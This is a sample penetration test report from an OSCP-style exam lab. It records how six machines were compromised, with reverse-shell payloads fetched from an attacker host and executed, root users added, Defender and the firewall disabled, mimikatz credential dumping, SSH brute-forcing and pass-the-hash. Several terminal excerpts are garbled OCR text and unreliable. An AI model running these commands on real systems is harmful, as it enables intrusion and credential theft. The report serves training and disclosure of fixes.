Sample Penetration Test Report

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Table of Contents

1. Penetration Test Report	3
1.1 Introduction	3
1.2 Objective	3
1.3 Requirements	4
2. High-Level Summary	4
2.1 Recommendations	4
3. Methodologies	5
3.1 Information Gathering	5
3.2 Service Enumeration	5
3.3 Penetration	5
3.4 Maintaining Access	5
3.5 House Cleaning	6
4. Independent Challenges	7
4.1 Target #1 – [Redacted]	7
4.1.1 Service Enumeration	7
4.1.2 Initial Access – Authenticated File Upload Remote Code Execution	on7
4.1.3 Privilege Escalation – Unknown SUID	10
4.1.4 Post-Exploitation	12
4.2 Target #2 – [Redacted]	12
4.2.1 Service Enumeration	12
4.2.2 Initial Access – N/A	
4.2.3 Post-Exploitation – N/A	
4.3 Target #3 – [Redacted]	13
4.3.1 Service Enumeration	
4.3.2 Initial Access – Password Brute Forcing	
4.3.3 Privilege Escalation – N/A	
4.3.4 Post-Exploitation	
5. Active Directory Set	
5.1 – [Redacted]	
5.1.1 Initial Access – [Redacted]	
5.1.2 Privilege Escalation – Unquoted Service Path	21

5.1.3 Post-Exploitation	23
5.2 – [Redacted]	
5.2.1 Initial Access – RDP login	27
5.2.2 Privilege Escalation – User Modifiable Binary	28
5.3 – [Redacted]	30
5.3.1 Initial Access – Overpass the Hash and PsExec	30
5.3.2 Post-Exploitation	32

1. Penetration Test Report

1.1 Introduction

The penetration test report contains all efforts that were conducted in order to pass the Offensive Security objective. This report contains all items that were used to accomplish the results. The purpose of this report is to ensure that we have a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Offensive Security Sample network. We were tasked with following methodical approach in obtaining access to the objective goals. There were 6 machines total. 3 are a part of the same Active Directory network. And the other 3 are independent targets. The goal is to gain full compromise of all targets with a fully interactive root/system shell.

1.3 Requirements

This penetration testing report will include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2. High-Level Summary

We were tasked with performing an internal penetration test towards six Offensive Security targets. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – the xxxx.xxxx domain. The overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, we gained full access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, we had administrative level access to multiple systems. Out of 6 targets, 4 were fully compromised and one was partially compromised with a low privilege shell.

2.1 Recommendations

Our recommendation is to patch the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3. Methodologies

We utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments are secure. Below is a breakout of how we were able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, John was tasked with exploiting the exam network. The specific IP addresses were:

[Redacted]

3.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

3.3 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, we were able to successfully gain access to 4.5 out of the 6 systems.

3.4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e., a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

we added administrator and root level accounts on some of the systems compromised. Some can be replicated easily so to avoid detection; no root accounts were added.

3.5 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organizations computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

Since the sample network is a simulated environment, there was no need for manual removal of remnants, a quick revert could do the trick. But in a real-life situation we would have removed my traces after a penetration test.

4. Independent Challenges

4.1 Target #1 – [Redacted]

4.1.1 Service Enumeration

Port Scan Results

IP Address	Ports Open
[Redacted]	TCP: [Redacted]

Port [Redacted] Enumeration

As a part of the Nikto Scan (nikto -h [Redacted]), it found /login.php in port [Redacted], Upon visiting that URL, I noticed it was running an outdated [Redacted] 4.7.13 that uses a weak default password "[Redacted]" and is prone to File Upload Remote Code Execution vulnerability.

4.1.2 Initial Access – Authenticated File Upload Remote Code Execution

Vulnerability Explanation: [Redacted] 4.7.13 is subject to is a file upload restriction bypass vulnerability which allows an admin privileged user to gain access in the host through the "manage files" functionality, which resulted in remote code execution. A quick attempt was made at guessing the password using common default ones, and "[Redacted]" was found to be valid.

Vulnerability Fix: Change password to something unique. As well as updating the [Redacted]

Severity: Critical

Steps to reproduce the attack:

A quick vulnerability search "searchsploit [Redacted]" turned up a script that matches version 4.7.13 exactly.

```
| Path | Path | Phywebapps | Ph
```

Without any modification, the script ran successfully.


```
(root@ kali)-[/home/kali/Downloads/Tools]

python 49909.py admin ''

Authentification was successfull, uploading webshell

Uploaded Webshell to: http://
```

And a very good web shell became available right away as shown below.



Although this web shell is very good and appear to be interactive, just for safety. We used this web shell to upload a custom payload which enabled me access to a fully interactive shell on our kali machine. Commands used were:

kali>msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.49.124 LPORT=443 EX-ITFUNC=thread -f elf -o test.elf

kali>python -m http.server 80

kali (new terminal)>nc -nlvp 443

webshell>cd /tmp && wget http://192.168.49.124/test.elf

webshell>chmod +x test.elf && ./test.elf

A basic shell was successful. A quick upgrade turned it into a fully interactive shell using:

shell> python3 -c 'import pty; pty.spawn("/bin/bash")'

We also ran this command to ensure we get access to all binaries possible, just as good practice:

export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/usr/games:/tmp

After this, the first local.txt flag was found and displayed below:

[Redacted]

Proof of Concept Code: [Redacted]

4.1.3 Privilege Escalation – Unknown SUID

Vulnerability Explanation: After establishing a foothold on target, we used a standard scan tool "linpeas.sh" to explore possible vectors for privilege escalation. We downloaded it using wget similarly to the above. The script quickly found a questionable SUID (php7.4). This SUID binary executes

as root and using this we gained a root level shell to the system. Fully compromising it.

linpeas.sh can be found here: https://www.kali.org/tools/peass-ng/

Vulnerability Fix: Change the /usr/bin/php7.4 binary to not run as root. It has too much privilege.

Severity: Critical


Steps to reproduce the attack:

sh>wget http://192.168.49.124/peass/linpeas/linpeas.sh

sh>chmod +x linpeas.sh && ./linpeas.sh

The script quickly found a questionable SUID (php7.4) shown below:

Since it gets executed as root, we were able to exploit this. A quick web search using GTFOBins turned up this code we used to try:



Using this sample, the command /usr/bin/php7.4 -r "pcntl_exec('bin/sh', ['-p']); successfully gave us a root shell.

A direct shell upgrade using python did not work, so we used this root shell and added a second root user instead in order to gain a fully interactive shell. This also allowed easy future access if needed.

The password hash was generated using: openssl passwd -1 -salt [Redacted]

sh>echo [Redacted].:0:0:root2:/root:/bin/bash' >> /etc/passwd

```
# echo '
cho '
cho
```

With a fully interactive shell, We were able to read the flag proof.txt and finish this machine.

4.1.4 Post-Exploitation

System Proof Screenshot:

[Redacted]

4.2 Target #2 - [Redacted]

4.2.1 Service Enumeration

Port Scan Results

IP Address	Ports Open
[Redacted]	TCP: [Redacted]

FTP Enumeration

Website Enumeration

Although we did not gain initial foothold to this machine. There were still some interesting findings worth noting. For example after running nikto -h [Redacted], and wpscan --url [Redacted] --enumerate ap,at,cb,dbe.

I found the login page /wp-login.php, this login page provides different error messages for when the username is incorrect versus password. I was able to find the username [Redacted] easily because it

confirmed for us. We were not able to find a password, however given the leaked audit report. An attacker can utilize it to create custom wordlists for brute forcing the password.

Vulnerability Fix:

Anonymous logins should be disabled in the FTP server, better care is needed for sensitive documents such as the audit report. Upgrade the wordpress login messages so that they provide the same error message without verifying if the username was guessed correctly.

4.2.2 Initial Access - N/A

4.2.3 Post-Exploitation – N/A

4.3 Target #3 - [Redacted]

4.3.1 Service Enumeration

Port Scan Results

IP Address	Ports Open
[Redacted]	TCP: [Redacted]

Website Enumeration

4.3.2 Initial Access – Password Brute Forcing

Vulnerability Explanation:

The nikto scan showed /log.txt which contained 3 clear text password hashes. Two of them were cracked successfully giving us plain text passwords. The smb service was enumerated using enum4linux and since it allowed null sessions using username "" and password "", it provided us with a list of usernames. Combining these two lists, a brute force into the ssh service was successful and we gained access to the machine.

Vulnerability Fix:


Update the log file and the script to remove password hashes. Change SMB settings to disallow null sessions. And avoid password re-use as much as possible, a password manager can be helpful.

Severity: Critical


Steps to reproduce the attack:

From a web browser, go to [Redacted] /log.txt

screenshot below shows one hash visible out of three that I found.



Copy and paste all the password hashes into https://crackstation.net/, 2 passwords will be found.



Copy and paste the 2 passwords into a text file (pass.txt), one password each line.

Kali>enum4linux -a [Redacted]

Copy and paste the usernames found near the end of the scan. Remove irrelevant info such as SID, domain and (Local User). For example: S-1-22-1-1000 Unix User\[Redacted] (Local User) becomes "[Redacted]". Put this into another word file user.txt, one username per line.

Kali> hydra -f -L user.txt -P pass.txt ssh:// [Redacted] -u

You will find that [Redacted] is a valid pair. Using this you can successfully log into the machine using: ssh [Redacted] @[Redacted]

Flag local.txt shown below:

[Redacted]

4.3.3 Privilege Escalation - N/A

Our attempt at privilege escalation did not succeed. However, we did notice that root ssh signins are permitted. This is generally bad practice and should be avoided if possible.

4.3.4 Post-Exploitation

System Proof Screenshot: N/A

5. Active Directory Set

Port Scan Results

IP Address	Ports Open
[Redacted]	TCP: [Redacted]
[Redacted]	Internal Network
[Redacted]	Internal Network

5.1 – [Redacted]

5.1.1 Initial Access – [Redacted]

Vulnerability Explanation: [Redacted]has a critical vulnerability [Redacted]which allows for unauthenticated Remote Code Execution.

Vulnerability Fix: Use alternative service or update/patch [Redacted]if possible. Since this is a fairly recent exploit, a patch may not yet be available.

Severity: Critical

Steps to reproduce the attack:

Start with nmapAutomator scan on the target. nmapAutomator.sh --host [Redacted]--type All

Available here if needed: https://github.com/21y4d/nmapAutomator

After it runs all port scans it will automatically run script scans on the open ports. Here you'll see [Redacted]pop up as shown below.

```
/tcp open ssl/tungsten-https?
ingerprint-strings:
DNSStatusRequestTCP:
  HTTP/1.1 400
  Content-Length: 0
  Date: Thu, 15 Sep 2022 00:05:31 GMT
  Connection: close
  Server:
DNSVersionBindReqTCP, RPCCheck:
  HTTP/1.1 400
  Content-Length: 0
  Date: Thu, 15 Sep 2022 00:05:30 GMT
  Connection: close
  Server:
HTTPOptions:
  HTTP/1.1 302
  X-Content-Type-Options: nosniff
  X-XSS-Protection: 1; mode=block
  Set-Cookie: JSESSIONID=4317A2ABC5E33A665BAAC006CB9A8CD3; Path=/; Secure; HttpOnly
  Location:
  Content-Length: 0
  Date: Thu, 15 Sep 2022 00:05:28 GMT Connection: close
  Server:
Help, SSLSessionReq:
  HTTP/1.1 400
  Content-Length: 0
  Date: Thu, 15 Sep 2022 00:05:32 GMT
Connection: close
  Server:
Kerberos, TLSSessionReq:
  HTTP/1.1 400
  Content-Length: 0
  Date: Thu, 15 Sep 2022 00:05:36 GMT
  Connection: close
  Server:
RTSPRequest:
  HTTP/1.1 505
  Content-Length: 0
  Date: Thu, 15 Sep 2022 00:05:29 GMT
```


From a google search "[Redacted] exploit", the top result was:

https://github.com/[Redacted]

Save the python script locally, I called mine test.py, no modifications are needed and it can run directly.

```
(root@ kali)-[/home/kali/Downloads/Tools]
python test.py https:// test.jsp
shell @ https:// /authenticationendpoint/test.jsp
```

The provided link gives an instant webshell capable of executing commands.



To upgrade from a web shell to a fully interactive shell on attacker machine, first create a payload:

Kali>msfvenom -p windows/shell_reverse_tcp LHOST=192.168.49.124 LPORT=443 EXITFUNC=thread -f exe -o test.exe


Start python http server with: python -m http.server 80

Start netcat listener on another terminal with: nc -nlvp 443

Apply the following command into the web shell:

powershell certutil -urlcache -f http://192.168.49.124/test.exe C:\Windows\temp\test.exe; C:\Windows\temp\test.exe

A full interactive shell is activated as shown below.



Flag local.txt shown below.

[Redacted]

5.1.2 Privilege Escalation - Unquoted Service Path

Vulnerability Explanation: Due to a windows service executable path that was not properly enclosed within quotes, it allows attacker to redirect the execution path to a different .exe file which grants the attacker a full system shell.

Vulnerability Fix: Fix the service executable path and add quotes as necessary so that only one path is valid to the executable.

Severity: Critical

Steps to reproduce the attack:

First, we downloaded and ran a vulnerability checker script on the victim machine with:

sh>cd C:\Users\Bob.Martin\Desktop

sh>powershell -nop -w hidden -noni -ep bypass

sh>certutil -urlcache -f http://192.168.49.124/PowerUp.ps1 PowerUp.ps1

The script can be found here:

https://github.com/PowerShellMafia/PowerSploit/blob/dev/Privesc/PowerUp.ps1

sh>import-module .\PowerUp.ps1

sh>.\PowerUp.ps1

sh>Invoke-AllChecks

One of the scan results will show:

[*] Checking for unquoted service paths...

ServiceName : RemoteSystemMonitorService

[Redacted]

sh>cd C:\Program Files (x86)\ [Redacted]

sh>cp C:\Windows\temp\test.exe Remote.exe

Start another netcat listener on the kali machine, then restart the victim machine:

kali>nc -nlvp 443

sh>restart-computer

On kali a system level shell is caught:

5.1.3 Post-Exploitation

System Proof screenshot:

[Redacted]

After collecting the proof file we changed the Administrator password to [Redacted] using:

sh>net user Administrator [Redacted]

To make future tasks easier, we also ran the following commands to disable any possible anti-virus or firewall from blocking further exploits, as well as enabling RDP so that I can connect directly from our kali machine using the updated credentials for Administrator.

sh>sc stop WinDefend

sh>netsh advfirewall set allprofiles state off

sh>netsh firewall set opmode disable

sh>reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication /t REG_DWORD /d 0 /f


sh>Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -name "fDeny-TSConnections" -value 0

sh>Enable-NetFirewallRule -DisplayGroup "Remote Desktop"

To further attack the other windows machines, we also uploaded mimikatz.exe:

sh>powershell certutil -urlcache -f http:// [Redacted]/mimikatz.exe mimikatz.exe

kali>xfreerdp /u:Administrator /p: [Redacted] /v: [Redacted]



Using mimikatz.exe, we checked for all possible passwords and password hashes in this machine with: sekurlsa::logonpasswords

We found another domain user [Redacted], with password hashes. We confirmed that she is a domain user using: net user [Redacted]/domain

User Name : [Redacted]

Domain : [Redacted]

Logon Server : [Redacted]

Logon Time : 3/15/2023 10:55:56 PM

SID : [Redacted]

msv:

[00000003] Primary

* Username : [Redacted]

* Domain : [Redacted]


* NTLM : [Redacted]

* SHA1 : [Redacted]


* DPAPI : [Redacted]

Typing the NTLM password hash into crackstation.net revealed a valid password for Alice for further lateral movements.

[Redacted]



We also performed a quick ping scan and since this machine is on the [Redacted] network, the other two machines both responded to ping requests. To maximize my chances for future exploits, we also enabled Internet Protocol Version 6 in both ethernet adapter settings for [Redacted].



We also uploaded more tools for further exploitation against the other machines. As well as generating a new test.exe to redirect future shells to [Redacted] which is also known as [Redacted] in the internal network. Another vulnerability scanner winPEASany.exe which is from the same package as linpeas.sh mentioned earlier.

Kali>msfvenom -p windows/shell_reverse_tcp LHOST=[Redacted] LPORT=443 EXITFUNC=thread -f exe - o test.exe

sh>certutil -urlcache -f http://192.168.49.124/nc.exe nc.exe


sh>certutil -urlcache -f http://192.168.49.124/test.exe test.exe

sh>certutil -urlcache -f http://192.168.49.124/peass/winpeas/winPEASany.exe winpeas.exe

5.2 – [Redacted]

5.2.1 Initial Access – RDP login

Steps to reproduce the attack: with the credentials at hand and RDP enabled, we used Remote Desktop Connections on [Redacted] and successfully logged into [Redacted] as [Redacted]. [Redacted] is not an admin user, so only local.txt can be collected at the time.




After RDP connection was successful, local.txt flag is shown below:

[Redacted]

Inside RDP connection more settings, you can share local drive also, to make file transfers easier, we enabled file sharing so that [Redacted] can have access to all the tools and exploits uploaded to

[Redacted]. Details on how to do that can be found here: https://www.helpwire.app/blog/remote-desk-top-transfer-files/

From the C:\Users\ folder, another username showed up as [Redacted]. Upon a quick check, he is a domain admin. It became our primary focus for later exploits for the domain controller.



5.2.2 Privilege Escalation – User Modifiable Binary

After running both PowerUp.ps1 and winPEASany.exe. One of the vulnerabilities that jumped out at us was a modifiable binary that was running by user LocalSystem. Located at:

[Redacted]

After starting a netcat listener on [Redacted] with: .\nc.exe -nlvp 443


We copied the new test.exe to [Redacted]'s desktop. Then ran the following commands on [Redacted] against the [Redacted] binary:

sh>cd C:\ [Redacted]

sh>mv [Redacted] old.exe

sh>cp C:\Users\Alice.Walters\Desktop\test.exe [Redacted]

We then manually restarted the computer from the start menu and a root shell was popped up at [Redacted].



Flag proof.txt shown below.

[Redacted]

5.3 - [Redacted]

5.3.1 Initial Access – Overpass the Hash and PsExec

Steps to reproduce the attack:

We copied mimikatz.exe from [Redacted] to [Redacted], ran the same command: sekurlsa::logonpass-words, some information for [Redacted] was retrieved. Including the computer name [Redacted] for the domain controller as well as the NTLM hash. We were not able to crack the password using this hash, nor can we access the domain controller using RDP.

User Name : [Redacted]

Domain : [Redacted]

Logon Server : [Redacted]

Logon Time : 3/16/2023 3:06:43 AM

SID : [Redacted]

* Username : [Redacted]

* Domain : [Redacted]

* NTLM : [Redacted]

* SHA1 : [Redacted]

* DPAPI : [Redacted]

In order to gain access to the final domain controller, we utilized PsExec64.exe tool which can be found here: https://learn.microsoft.com/en-us/sysinternals/downloads/psexec

It was first transferred from kali into [Redacted]using certutil similar to the others, then copied over to [Redacted].

We also used the system shell to change the password for Administrator to [Redacted] using: net user Administrator [Redacted]

After restarting the RDP as Administrator, we launched mimikatz.exe and tried to utilize a technique called overpass the hash. We ran the following command in mimikatz.exe to begin:

```
mimikatz 2.2.0 x64 (oe.eo)
                                                                                                                                                                      null
       aes128_hmac
rc4_hmac_nt
                                  OK
OK
        rc4_hmac_old
       rc4_md4
        rc4_hmac_nt_exp OK
rc4_hmac_old_exp OK
*Password replace @ 00000157AC920AC8 (32) -> null
mimikatz # sekurlsa::pth /user:
                                                                                                                                                 /run:PowerShell.exe
domain
program : PowerShell.exe
impers. : no
      PID 3716
TID 648
     LSA Process was already R/W
LUID 0 ; 5323083 (00000000:0051394b)
msv1_0 - data copy @ 00000157AC194660 : OK !
kerberos - data copy @ 00000157AC91AEA8
_ aes256_hmac -> null
_ aes128_hmac -> null
        rc4_hmac_nt
        rc4_hmac_old
```

This launched a powershell window. Then we ran the following commands to access the remote computer.

```
∠
  \\dc01: cmd.exe

                                                                                                                                                                                                                                                                                                                                                                                 X
PS C:\Windows\system32> whoami
\administrator
PS C:\Windows\system32> net use \\dc01
The command completed successfully.
PS C:\Windows\system32> klist
Current LogonId is 0:0x51394b
Cached Tickets: (0)
PS C:\Windows\system32> .\PsExec64.exe \\dc01 cmd.exe
   \tag{\text{\dcorr} \text{\dcorr} \text{\dcor
                   + CategoryInfo : ObjectNotFound: (.\PsExec64.exe:String) [], CommandNotF
                + FullyQualifiedErrorId : CommandNotFoundException
PS C:\Windows\system32> cd C:\Users\
PS C:\Users> cd .\
PS C:\Users\
PS C:\Users\
PS C:\Users\
PS C:\Users\
PS C:\Users\
                                                                                                                  > cd Desktop
\Desktop> .\PsExec64.exe \\dc01 cmd.exe
PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.
 C:\Windows\system32>whoami
PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.
```

PSExec v2.4 - Execute processes remotely Copyright (C) 2001-2022 Mark Russinovich Sysinternals - www.sysinternals.com Microsoft Windows [Version 10.0.17763.2989] (c) 2018 Microsoft Corporation. All rights reserved. C:\Windows\system32>whoami C:\Windows\system32>hostname C:\Windows\system32>=

5.3.2 Post-Exploitation

System Proof Screenshot:

[Redacted]